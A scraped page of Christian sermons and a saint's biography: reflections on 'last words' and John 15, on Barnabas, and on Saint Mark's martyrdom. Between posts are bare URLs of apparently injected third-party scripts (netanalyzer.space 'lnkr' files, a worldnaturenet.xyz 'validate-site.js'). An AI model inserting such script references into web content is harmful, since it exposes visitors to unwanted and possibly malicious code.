Well, you know, we’ve heard over and over: “When one door closes, a window is opened.” That’s what the love Jesus taught us is about too. We are never really alone. All we have to do is remember the new commandment: Love one another. Like the Apostles, if we are fulfilling our mission as Christians, the very act of seeking out those who need our love opens many, many windows for us.

Lord, today give us the peace we seek, and the comfort of your promises, and show us the way to love one another.

Amen.


https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=22https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
Last Words ~ The Rev. Shawn Gisewhite, Novice

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js


Sixth Sunday of Easter
05/06/2018
Gospel  Jn 15: 9-17

Back when I was a seminary student and living in West Virginia, an Episcopal Priest friend of mine told me a story.

Fresh out of Seminary himself, Fr. Dale considered himself quite the Liturgical, Theological and Musical snob.  Being in a Baptist dominated community, he would regularly get requests to sing the hymn, “In the Garden.”  This is one that my congregation sings almost every Sunday at the nursing home.
Fr. Dale would go on a rant about how this is a hymn that one ought not to sing.
Why would Christians, whose biblical faith values community far above individualism, who have heard Jesus’ explicit command to deny self and live for others; why would they ever sing, “He walks with me, talks with me, tells me I am his own”? Some years later, a Baptist clergy friend of his helped knock him off his high horse when he heard his rant about that hymn and quoted some familiar words: “The Lord is my shepherd; I shall not want. He makes me lie down in green pastures, he leads me beside still waters,” and so on.

Touché! Of course, we have a personal relationship with God, but still, Fr. Dale thought the word “private” is rarely a helpful word in communities of faith. As an aside, that reasoning is why “In the Garden” still has never appeared in an Episcopal hymnal.

One night Fr. Dale was called to the hospital by the family of an elderly parishioner who was struggling in his last hours. He rushed to the hospital, and he waited for all of his children to arrive; and when all of them were there, they all held hands around his bed and commended him to Jesus and prayed for his peaceful passing. This dear old man looked up and smiled, and then he spoke. He spoke last words. “I love every one of you. I’m ready to go. And I love Fr. Dale, too, and I love his voice and I know he’ll sing “In the Garden” for you at my funeral. Whereupon in that very instant he flat-lined on the monitor and died. Through tears, the oldest son looked at Fr. Egg On His Face and said, “Thank you, Father. Daddy always loved that song!”

And this, my wise friend told me, is how we know God has a sense of humor!

In no construction of reality that you could conjure would he ever have considered, especially not publicly as a solo, singing that song in a worship service over which he presided! But he got trumped. Trumped by love and the power of last words. And at the man’s funeral, his face red with embarrassment and feeling the effects of his humble pie, Fr. Dale sang, “and He walks with me and he talks with me.” The whole thing. With feeling.

Several years back while Ken Burns was doing research for a PBS series on the Civil War, a professor sent him a little-known letter written by a Rhode Island soldier to his wife Sarah. The author, Sullivan Ballew, had a premonition of his own death, and he wrote to his wife:

“The indications are very strong that we shall move in a few days, perhaps tomorrow. Lest I should not be able to write you again, I feel impelled to write a few lines that may fall under your eyes when I shall be no more. Sarah, my love for you is deathless. It seems to bind me with mighty cables that nothing but omnipotence could break. The memories of the blissful moments that I have spent with you come creeping over me. I feel most gratified to God and to you that I have enjoyed them for so long, and hard it is for me to give them up and burn to ashes the hopes of future years when, God willing, we might still have lived and loved together and seen our sons grown up to honorable manhood around us. If I do not return, my dear Sarah, never forget how much I love you, and when my last breath escapes me on the battlefield, it will whisper your name.”

The imminence of death is indeed sacred ground, and in those moments, we cling to last words in hopes of gleaning some meaning, some promise, some legacy. Every transition, every transformation, is a death of sorts, as well as a new birth. For something new to be fully born, something old must die. It’s the way of the world. Even the transitions we welcome are always bittersweet.  Having cared for many children in the past, I think of the series of last words with which we bombarded them…before first getting on the school bus, before driving the car alone, before that first date, before going off to college.

But dying words are in a league of their own!  How about you? If you could say just a few last words as you knew you were dying, to whom would they be addressed and what would they be? I’m guessing that somewhere in those last words would be a heartfelt “I love you,” as well as some sincere request like “take care of your brother,” or “live your life to the fullest.”

Chapters 13-17 of John’s gospel are Jesus’ earthly life last words to his disciples as he prepares them for a major transition. Something new, the ministry of the disciples and the church, is about to be born; and as with all births, something, namely Jesus himself, must die. In that holy ground context, Jesus says, “As the Father has loved me, so I love you, and so you should love one another.” What is it that matters when all else, including life itself, is said and done? What is the most compelling, the most powerful, the most enduring force in all the universe? What, as we prepare both for living and dying, becomes the echoing refrain? LOVE! Not the normal “What do I get out of it?” kind of love we usually mean when we use the word. Jesus was specifically commending to his followers agape love, the unconditional and self-sacrificing love that he himself exemplifies.

How does one measure such love? “Greater love has no one than this, than to lay down one’s life for one’s friends,” for the beloved. Last words matter. They are precious. Of all that Jesus might have said, he chooses love and relationship, even as he chooses us in love and sends us into the world to be love. This love is not a feeling or inclination, but obedience to his commandment to choose to love others as God has chosen to love us.

Sullivan Ballew was killed seven days after he wrote that letter, at the 1st battle of Bull Run.

“When my last breath escapes, it will whisper your name, Sarah.” And the next day after Jesus shared his parting words, he was crucified, his last breath on the cross and first breath in the resurrection whispering your name…your forgiveness.

“As the Father has loved me, so I have loved you.” It is your name he whispers before you’re formed in your mother’s womb, in the waters of baptism, around the altar, in the Word, and in the fellowship of Christ’s people.

It is your name, no matter how far you may wander, that if you pause to listen you will always hear. “Listen to me, Child. I love you. And now your only job is to share that love.” The first, and the last, word is love. Amen.

Let us pray. Gracious Lord God, we give you thanks for every precious gift and blessing that you shower on us so abundantly. But most especially, we thank you for the precious gift, the relationship with you which we could never deserve, but in which you call us and love us anyway, and also the precious relationships with others to which you command us in love. Help us to be your loving children. Help us to be aware of the needs of others and to serve them as your church and your people. In the name of Christ we ask it. Amen

https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=27https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
Second Chances ~ Br. Igor Kalinski, OPI (Translated from the Macedonian)

Acts 9:26-31 and John 3:18-24

Christ is Risen, my beloved brothers and sisters, He is truly Risen! Alleluia

Dear brothers and sisters of our Risen Lord Jesus Christ, in this fifth Sunday of Eastertide, the reading from the Apostle remind us of how good and big example is Barnabas in a very difficult situation at the moment of the event. This reminds me of one example of the Gospel, that we are all branches together of a big tree, if Barnabas is the finger of the hand, imagine how this finger have fixed such difficult situation, from the Apostle reading that as zealous Pharisee, Saul became a vehement opponent of Christianity, Saul had a life-changing encounter with the Risen Lord Jesus Christ, The result is that he not only become a Christian but eventually Apostle Paul.

When you were a kid, who was the bully in your school or in your neighborhood? When have some friends helped you out of a bad situation? The disciples of Jerusalem fear and distrust Saul, Barnabas courage to step forward and speak up for Saul in the community.

I ask myself how I would feel if I was part of a church when the convert has a bad reputation and been a lot of gossip about the person, would I feel fear that is some kind of infiltration? Or i would rejoice in his claim to faith and welcome him with open arm and in the meanwhile, I will keep a close eye on him.

Barnabas is a model of a servant of God and his people, his example is so needed today in our churches, oratories, temples, shrines, communities, neighborhoods and families. Barnaba encouraging you, helping you to feel accepted. When last time has been encouraged someone? Whom have you served as a Barnabas, encouraging and helping people feel accepted in your parish or society, this example is useful in any situation. Many people face hardest to be accepted by families, schools, youth groups, parties, social gatherings, the opposite or same-sex other groups etc.

“Whoever believes in him will not be condemned, but whoever does not believe has already been condemned, because he has not believed in the name of the only Son of God. And this is the verdict, that the light came into this world, but people preferred darkness to light because their works were evil. For everyone who does wicked things hates the light and does not come toward the light, o that his works may be clearly seen as done in God. After this, Jesus and his disciples went into the region of Judea, where he spent some time with them baptizing. John was also baptizing in Aenon near Salim, because there was an abundance of water there, and people come to be baptized, for John had not yet been imprisoned.”

Some people live in darkness, and they can’t find the light, there is still lot of me that I want to hide in the darkness but I want to leave the darkness, but the light hurts my eyes, the more I want to follow the light the brighter it becomes, and I am completely open to Gods light and I am grateful for it.

To receive Christ’s promise of new life I need to stop being ridiculous, literal and rational, but to ask God to forgive me, for some things, to renew me, to forgive myself for some things, to open my heart for Jesus, to renew my vows before Him.

Christ is Risen, He is Truly Risen! Rejoice! Alleluia.

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js


https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=25https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Saint Mark ~ The Rev. Dcn. Dollie Wilkinson, OPI

//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js



Saint Mark

Feast Day-April 25

Mark 16:15-20 (NIV)

“He said to them, “Go into all the world and preach the gospel to all creation. Whoever believes and is baptized will be saved, but whoever does not believe will be condemned. And these signs will accompany those who believe: In my name they will drive out demons; they will speak in new tongues; they will pick up snakes with their hands; and when they drink deadly poison, it will not hurt them at all; they will place their hands on sick people, and they will get well.” After the Lord Jesus had spoken to them, he was taken up into heaven and he sat at the right hand of God. Then the disciples went out and preached everywhere, and the Lord worked with them and confirmed his word by the signs that accompanied it”.

Very few people can deny that St. Mark did just as Jesus instructed. Not only did he bear witness to the many teachings and miracles performed by our Lord, but he set out to also spread Jesus’ message. Saint Mark the Evangelist is the patron saint of notaries and lawyers. Mark was the disciple of Saint Peter the Apostle and went on a Christian mission with Saint Paul and his cousin Saint Barnabas. He is the author of Mark’s Gospel, which is one of the four gospels in the New Testament.

He was born in Cyrene (one of the five Western cities, Pentapolis, in North Africa). His father’s name was Aristopolus, His mother’s name was Mary and he was a kinsman of the Apostle Barnabas. They were, Jewish in faith, rich and of great honor. They educated him with the Greek and Hebrew cultures. He was called Mark after they immigrated to Jerusalem, where St. Peter had become a disciple of Jesus Christ. St. Peter was married to the cousin of Aristopolus. Mark visited St. Peter’s house often, and from him he learned the Christian teachings. His house was the first Christian church, where they ate the Passover, hid after the death of the Lord Christ, and in its upper room the Holy Spirit came upon them.

Tradition has it that after the death of Peter, Mark left Rome and went to preach in Alexandria, Egypt, where he was eventually martyred. When he entered the city, his shoe was torn because of the amount he had walked during his preaching and evangelism. He went to a cobbler in the city, called Anianus, to repair it. While Anianus was repairing the shoe, the awl pierced his finger. Anianus shouted in Greek saying “Eis Theos!” which means “O, one God!” When St. Mark heard these words his heart rejoiced exceedingly. He found it suitable to talk to him about the one God. The apostle took some clay, spat on it, and applied it to Anianus’ finger, saying “in the Name of Jesus Christ the Son of God,” and the wound healed immediately, as if nothing had happened to it.

Anianus was exceedingly amazed by this miracle that happened in the name of Jesus Christ, and his heart opened to the word of God. The apostle asked him about who was the only God that he cried for when he was injured. Anianus replied “I heard about him, but I do not know him.” St. Mark started explaining to him from the beginning, from the creation of heaven and earth all the way to the prophecies that foretold the coming of Christ. Anianus then invited him to go to his house and brought to him his children. The saint preached and baptized them.

When the believers in the name of Christ increased and the pagan people of the city heard of it, they were enraged and thought of slaying St. Mark. The faithful advised him to leave for a short while, for the sake of the safety of the church and its care. St. Mark ordained St. Anianusa as Bishop of Alexandria as well as three priests and seven deacons. He went to the five Western cities, and remained there for two years preaching, where he ordained more bishops, priests, and deacons. Finally he returned to Alexandria, where he found the believers had increased in number, and built a church for them in the place known as Bokalia (the place of cows), east of Alexandria on the sea shore.

It came to pass when he was celebrating the feast of the Resurrection in the year 68 A.D. that the same day coincided with the great pagan celebration for the feast of the god Syrabis. Thus a multitude of pagans assembled, attacked the church at Bokalia, and forced their way in. They seized St. Mark, bound him with a thick rope, and dragged him through the streets crying, “Drag the dragon to the place of cows.” They continued dragging him with severe cruelty. His flesh was torn and scattered everywhere, and the ground of the city was covered with his blood. They cast him that night into a dark prison.

The angel of the Lord appeared to him and told him: “O Mark, the good servant, rejoice, for your name has been written in the book of life, and you have been counted among the congregation of the saints.” The angel disappeared, then the Lord Christ appeared to him and gave him peace. His soul rejoiced and was glad. The next morning, the pagans took St. Mark from the prison. They tied his neck with a thick rope and did the same as the day before, dragging him over the rocks and stones. Finally, St. Mark delivered up his pure soul into the hands of God and received the crown of martyrdom. Nevertheless, St. Mark’s death did not satisfy the rage of the pagans. They gathered much firewood and prepared an inferno to burn him. But a severe storm blew in, and heavy rains fell. The pagans became frightened and fled in fear.

The believers came and took the holy body, carried it to the church at Bokalia, wrapped it up, prayed over the saint, and placed him in a coffin. They laid the coffin in a secret place in this church. In 828 A.D. the body of St. Mark was stolen by Italian sailors and was removed from Alexandria to Venice in Italy. However, the head remained in Alexandria.

Many different miracles are attributed to Saint Mark. One that relates to Mark’s patronage of lions happened when Mark and his father Aristopolus were walking near the Jordan River and encountered a male and female lion who eyed them with hunger and seemed about to attack them. Mark prayed in Jesus’ name that the lions wouldn’t harm them, and immediately after his prayer, the lions fell down dead. Mark’s symbol in art is a Lion, usually winged. In the book of Revelation, the visionary sees about the throne of God four winged creatures: a lion, an ox, a man, and an eagle. It has customarily been supposed that these represent the four Gospels, or the four Evangelists (Gospel-writers).

On the 17th of Baounah (Coptic month), of the year 1684 A.M. (Coptic calendar), which was Monday, June 24, 1968 A.D., and in the tenth year of the papacy of Pope Kyrillos the Sixth, 116th Pope of Alexandria, the relics of St. Mark the Apostle, the Evangelist of the Egyptian land and the first Patriarch of Alexandria, were returned to Egypt. After eleven centuries outside Egypt, St. Mark’s body has at last returned to the same country (Cairo, Egypt) where he was martyred, and where his head is preserved to this day in the city of Alexandria, Egypt.

Pope Kyrillos had sent an official delegation to travel to Rome to receive the relics of St. Mark the Apostle from the Roman Catholic Pope Paul VI. The papal delegation consisted of ten metropolitans and bishops, seven of whom were Coptic and three Ethiopians, and three of the prominent Coptic, lay leaders. The Alexandrian delegation received the relics of St. Mark the Apostle on Saturday, June 22, 1968 A.D., from Pope Paul VI. The moment of handing over the holy relics, after eleven centuries, during which the body of St. Mark was kept in the city of Venice, Italy, was a solemn and joyful moment.

Prayer to Saint Mark

You are our Savior,
our hope and our life.
Thank you
for watching over us
as we learn and play.
Thank you for our patron,
Saint Mark, and his gospel stories.
His words about You show us
how to be respectful, loving
and peaceful.
Please be with us in all we do,
so that we make choices that honor You. We ask this, in Your name.

Amen.


https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=48https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_